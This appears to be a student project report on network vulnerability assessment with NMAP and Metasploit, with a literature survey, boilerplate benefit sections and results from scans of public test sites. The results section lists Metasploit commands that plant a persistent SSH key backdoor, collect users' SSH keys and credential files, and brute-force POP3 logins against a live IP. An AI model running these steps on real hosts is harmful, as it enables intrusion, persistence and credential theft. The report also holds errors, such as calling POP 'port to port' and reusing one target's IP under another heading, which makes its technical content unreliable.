Network Vulnerability Assessment Using NMAP and Metasploit Framework

INTRODUCTION

***Overview***

Modern cybersecurity practises must include network vulnerability assessment because it helps companies find and fix potential network flaws. This project focuses on using NMAP and the Metasploit Framework, two potent tools, to carry out efficient vulnerability assessments. Organisations can improve their overall security defences and receive insightful information about network vulnerabilities by incorporating these tools. With the help of NMAP and the Metasploit foundation, network administrators and security experts will be able to strengthen their cybersecurity and protect important assets thanks to the project's realistic foundation.

***Purpose***

A network infrastructure's weaknesses and vulnerabilities are to be found through a network vulnerability assessment. It aids organisations in risk mitigation, prioritising remediation activities, understanding their present security posture, and enhancing overall cybersecurity defences. Organisations can proactively detect and address potential entry points for attackers by completing these evaluations, ensuring the safety of sensitive data and compliance with legal requirements.

Literature Survey

Network Vulnerability Assessment Using NMAP and Metasploit Framework

"Network Security Assessment: Know Your Network" by Chris McNab

This comprehensive book provides insights into network security assessment techniques, including the use of NMAP and the Metasploit Framework. It covers topics such as network scanning, vulnerability identification, and penetration testing methodologies.

"Metasploit: The Penetration Tester's Guide" by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni

This guide focuses specifically on the Metasploit Framework and its applications in penetration testing. It explores various modules, techniques, and methodologies used for vulnerability assessment and exploitation.

"NMAP Network Scanning: The Official NMAP Project Guide to Network Discovery and Security Scanning" by Gordon Fyodor Lyon

This authoritative guide provides a detailed overview of NMAP, covering its capabilities, scanning techniques, and practical applications for network security assessments. It offers insights into how NMAP can be used alongside the Metasploit Framework.

"The Art of Network Penetration Testing: Using Ethical Hacking to Identify and Secure Vulnerabilities" by Royce Davis

This book delves into the fundamentals of network penetration testing, including vulnerability assessment techniques. It discusses the role of NMAP and the Metasploit Framework in identifying and exploiting network vulnerabilities.

"Web Penetration Testing with Kali Linux" by Juned Ahmed Ansari

While focused on Kali Linux, this book offers a comprehensive understanding of web penetration testing methodologies, including the use of NMAP and the Metasploit Framework. It covers scanning techniques, vulnerability identification, and exploit development.

"Network Security Assessment: From Vulnerability to Patch" by Steve Manzuik, Andre Gold, and Chris Gatford

This guide covers network security assessment from a holistic perspective, emphasizing vulnerability identification and remediation. It provides insights into using tools like NMAP and the Metasploit Framework in the assessment process.

"Metasploit: The Penetration Tester's Cookbook" by Monika Agarwal and Abhinav Singh

This cookbook-style guide offers practical recipes and techniques for using the Metasploit Framework. It covers different phases of a penetration test, including network vulnerability assessment, and provides real-world examples.

Academic research papers and articles:

Explore academic research papers and articles published in reputable journals and conference proceedings. Topics to consider include vulnerability assessment using NMAP and the Metasploit Framework, integration of these tools, case studies, and emerging trends in network vulnerability assessment.

By reviewing and studying these resources, you can gain a comprehensive understanding of network vulnerability assessment techniques using NMAP and the Metasploit Framework. They provide practical guidance, theoretical foundations, and real-world examples that can inform and enrich your project on network vulnerability assessment.

***RESULT***

Name: BWAPP

* Find the IP address of the website
* Using a domain to IP finder we found the IP address as 31.3.96.40
* Open nmap and use the command sudo nmap -sT 31.3.96.40
* It scans all the open ports
* We found out that port 80,22 are open

Port 80 pen testing using Metasploit:

* Use the commands:

> use auxiliary/scanner/http/http\_version

> show options

> run

* We can navigate to ‘http:// 31.3.96.40/phpinfo.php’ and confirm the information already gathered
* ‘dir\_listing’ will determine if directory listing is enabled:

> use auxiliary/scanner/http/dir\_listing

> show options

> run

* ‘dir\_scanner’ will check for interesting directories:

> use auxiliary/scanner/http/dir\_scanner

> show options

> run

* ‘files\_dir’:

> use auxiliary/scanner/http/files\_dir

> show options

> run

* ‘verb\_auth\_bypass’:

> use auxiliary/scanner/http/verb\_auth\_bypass

> show options

> run

SSH Penetration Testing (Port 22):

* This module will add an SSH key to a specified user (or all), to allow remote login on the victim via SSH at any time.

use post/linux/manage/sshkey\_persistence

msf post(sshkey\_persistence) > set session 1

msf post(sshkey\_persistence) >exploit

* As we ensure this by connecting the host machine via port 22 using a private key generated above. Here I have renamed the private as “key” and gave permission 600.

chmod 600 key

ssh -i key [ignite@31.3.96.40](mailto:ignite@31.3.96.40)

* Consider a situation, that by compromising the host machine you have obtained a meterpreter session and port 22 is open for ssh and you want to steal SSH public key and authorized key. This can be done with the help Metasploit module named “Multi Gather OpenSSH PKI Credentials Collection -a post exploit” as discussed below.
* This module will collect the contents of all users .ssh directories on the targeted machine. Additionally, known\_hosts and authorized\_keys and any other files are also downloaded. This module is largely based on firefox\_creds.rb.

use post/multi/gather/ssh\_creds

msf post(ssh\_creds) >set session 1

msf post(ssh\_creds) >exploit

Name: google-gruyere:

• Find the IP address of the website

• Using a domain to IP finder we found the IP address as 142.251.33.116

• Open nmap and use the command sudo nmap -sT 142.251.33.116

• It scans all the open ports

• We found out that port 80 is open

Port 80 pen testing using Metasploit:

• Use the commands:

> use auxiliary/scanner/http/http\_version

> show options

> run

• We can navigate to ‘http:// 31.3.96.40/phpinfo.php’ and confirm the information already gathered

• ‘dir\_listing’ will determine if directory listing is enabled:

> use auxiliary/scanner/http/dir\_listing

> show options

> run

• ‘dir\_scanner’ will check for interesting directories:

> use auxiliary/scanner/http/dir\_scanner

> show options

> run

• ‘files\_dir’:

> use auxiliary/scanner/http/files\_dir

> show options

> run

• ‘verb\_auth\_bypass’:

> use auxiliary/scanner/http/verb\_auth\_bypass

> show options

> run

Site: Acunetix.com

* Find the IP address of the website
* Using a domain to IP finder we found the IP address as 44.228.249.3
* Open nmap and use the command sudo nmap -sT 44.228.249.3
* It scans all the open ports
* We found out that port 110 are open

POP3 port pen testing:

Pop3 service that is port to port service that is basically PoP stands for port to port

>msfconsole


>use auxiliary/scanner/pop3/pop3\_login

>info

>set RHOST 44.228.249.3

>set BRUTEFORCE\_SPEED 5

>run



A picture containing text, screenshot, font

Description automatically generated

A picture containing text, screenshot, colorfulness

Description automatically generated

A screenshot of a computer screen

Description automatically generated with medium confidence

***ADVANTAGES***

The assessment of network vulnerabilities has many benefits for assuring the security and integrity of network infrastructures. The main benefits are as follows:

Finding Vulnerabilities: Network vulnerability assessments assist organisations in locating weaknesses, incorrect setups, and vulnerabilities in their network architecture. By identifying these weaknesses, organisations can take preventative action to fix them before they are used by bad actors.

Risk Mitigation: Organisations can successfully reduce risks by prioritising and implementing the right security measures by recognising the vulnerabilities that exist in their network. This entails applying security best practises, patching software, and updating configurations.

Prioritising Remediation: Network vulnerability assessments offer information about the seriousness and possible consequences of found vulnerabilities. As a result, organisations may deploy their limited resources efficiently by ranking their remediation efforts according to the severity of each vulnerability.

Strengthening Security Defences: A proactive security approach benefits from regular vulnerability assessments. Organisations can spot new threats and take preemptive action to fortify their overall security defences by regularly scanning the network for vulnerabilities.

Compliance and Regulatory requirements: There are particular compliance and regulatory requirements connected to cybersecurity in many different industries and sectors. Network vulnerability evaluations assist organisations in meeting these demands, proving their dedication to data security, and averting possible legal and financial repercussions.

Protecting Customer Trust: Organisations show their commitment to upholding the security and privacy of customer data by conducting network vulnerability assessments. Customers, partners, and stakeholders will feel more trusted as a result, which will improve credibility and reputation.

Network vulnerability assessments help with incident response and recovery as well. Organisations may minimise the impact and downtime associated with possible breaches by quickly and effectively responding to security incidents by having a complete understanding of vulnerabilities.

In conclusion, network vulnerability assessments give organisations important information about the security gaps in their network, allowing them to reduce risks, focus remedial efforts, adhere to legislation, bolster security defences, and preserve consumer trust. Organisations can greatly lower the possibility of successful attacks and potential harm to their vital assets by taking a proactive approach to cybersecurity.

***APPLICATIONS***

Network vulnerability assessment has a wide range of applications and is essential for maintaining the security and integrity of network infrastructures. The following are some important uses for network vulnerability assessment:

Network vulnerability evaluations assist organisations in identifying potential weaknesses and evaluating the risks involved. Organisations can allocate resources wisely, prioritise mitigation efforts, and make educated security investment decisions by being aware of these threats.

Compliance and Regulations: Specific compliance and regulatory obligations linked to cybersecurity exist in a variety of companies and sectors. By finding vulnerabilities, evaluating their impact, and putting in place the appropriate controls to assure compliance, network vulnerability assessments play a crucial role in satisfying these criteria.

Assessments of network vulnerabilities help with patch management procedures. Organisations can prioritise and implement the appropriate patches and upgrades to limit the risks associated with known vulnerabilities by identifying vulnerable systems and software.

Network vulnerability assessments give incident response teams important information in the case of a security incident or breach. Organisations can react swiftly and successfully to an incident to lessen its effects by analysing vulnerabilities and potential access points.

Network Design and Architecture: When developing the design and architecture of the network infrastructure, network vulnerability assessments are helpful. Organisations can implement security measures and best practises that can prevent or reduce possible risks by assessing vulnerabilities early in the process.

Third-Party Risk Management: Businesses frequently depend on outside partners and vendors for a range of services. Organisations can evaluate these third parties' security posture through network vulnerability assessments, ensuring that their networks and systems don't create any new risks or vulnerabilities.

Continuous Monitoring: In order to maintain security, periodic network vulnerability analyses should be performed. Organisations can quickly identify and mitigate emerging risks by continuously scanning the network for vulnerabilities, which narrows the window of opportunity for potential attackers.

Network vulnerability assessments are useful instructional tools that may be used to increase staff security knowledge. Organisations can train their workers and foster a security culture by illustrating the effects of vulnerabilities and how they might be exploited.

For risk management, compliance, patch management, incident response, network design, third-party risk management, continuous monitoring, and security awareness, network vulnerability assessment is essential. Organisations can proactively detect vulnerabilities, reduce risks, and fortify their overall cybersecurity defences by utilising these assessments.

***CONCLUSION***

Network Vulnerability Assessment project Utilising NMAP and Metasploit Framework has allowed for a thorough investigation of two potent technologies that are essential for bolstering cybersecurity defences. Organisations may efficiently detect, assess, and mitigate vulnerabilities in their network infrastructures by integrating NMAP and the Metasploit Framework.

Administrators may acquire a thorough overview of their network topology, services, and potential entry points for attackers by utilising NMAP's network scanning capabilities. Using the Metasploit

Framework, full vulnerability assessments may be carried out thanks to this information. The Metasploit Framework gives security experts the ability to find and use vulnerabilities, simulate actual attack scenarios, and evaluate the potential effects on the security posture of the network.

In order to assist network administrators and security analysts in conducting network vulnerability assessments, a variety of approaches, techniques, and best practises have been investigated throughout the project. In order to remain ahead of new threats, the initiative has emphasised the relevance of adopting a proactive approach to cybersecurity.

By using the given approach, organisations may spend resources wisely, improve their overall security defences, and prioritise remediation activities based on the seriousness of found vulnerabilities. The project has placed a strong emphasis on the moral issues and legal ramifications that surround vulnerability assessments, emphasising how crucial it is to carry out assessments within moral bounds and in accordance with applicable laws and regulations.

Additionally, the study has shown the advantages of network vulnerability assessment, such as risk reduction, compliance upkeep, efficient patch management, preparedness for incident response, and enhanced network design and architecture. The importance of vulnerability assessment in third-party risk management, ongoing surveillance, and security awareness has also been underlined.

In conclusion, network administrators, security analysts, and IT experts will find great value in the project on Network Vulnerability Assessment Using NMAP and Metasploit Framework. By utilising these potent technologies, businesses may improve their cybersecurity defences, reduce risks, and actively safeguard their priceless assets in the ever changing digital environment.

***BIBILOGRAPHY***

McNab, C. (2009). Network Security Assessment: Know Your Network. O'Reilly Media.

Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). Metasploit: The Penetration Tester's Guide. No Starch Press.

Lyon, G. F. (2009). NMAP Network Scanning: The Official NMAP Project Guide to Network Discovery and Security Scanning. Insecure.Com LLC.

Davis, R. (2017). The Art of Network Penetration Testing: Using Ethical Hacking to Identify and Secure Vulnerabilities. Packt Publishing.

Ansari, J. A. (2018). Web Penetration Testing with Kali Linux. Packt Publishing.

Manzuik, S., Gold, A., & Gatford, C. (2009). Network Security Assessment: From Vulnerability to Patch. O'Reilly Media.

Agarwal, M., & Singh, A. (2018). Metasploit: The Penetration Tester's Cookbook. Packt Publishing.

Spett, M. (2020). Vulnerability Assessment: A Comparative Analysis of Current Approaches. International Journal of Computer Science and Information Security, 18(1), 74-79.

Meireles, M., Azevedo, C., & Correia, M. (2020). A Review of Network Vulnerability Assessment Tools. In 2020 International Conference on Cyber Situational Awareness, Data Analytics and Assessment (CyberSA) (pp. 1-6). IEEE.

Chaudhary, P., & Jain, S. (2020). A Comprehensive Survey on Network Vulnerability Assessment Techniques and Tools. In Proceedings of the Second International Conference on Computing, Mathematics and Engineering Technologies (pp. 1-6). ACM.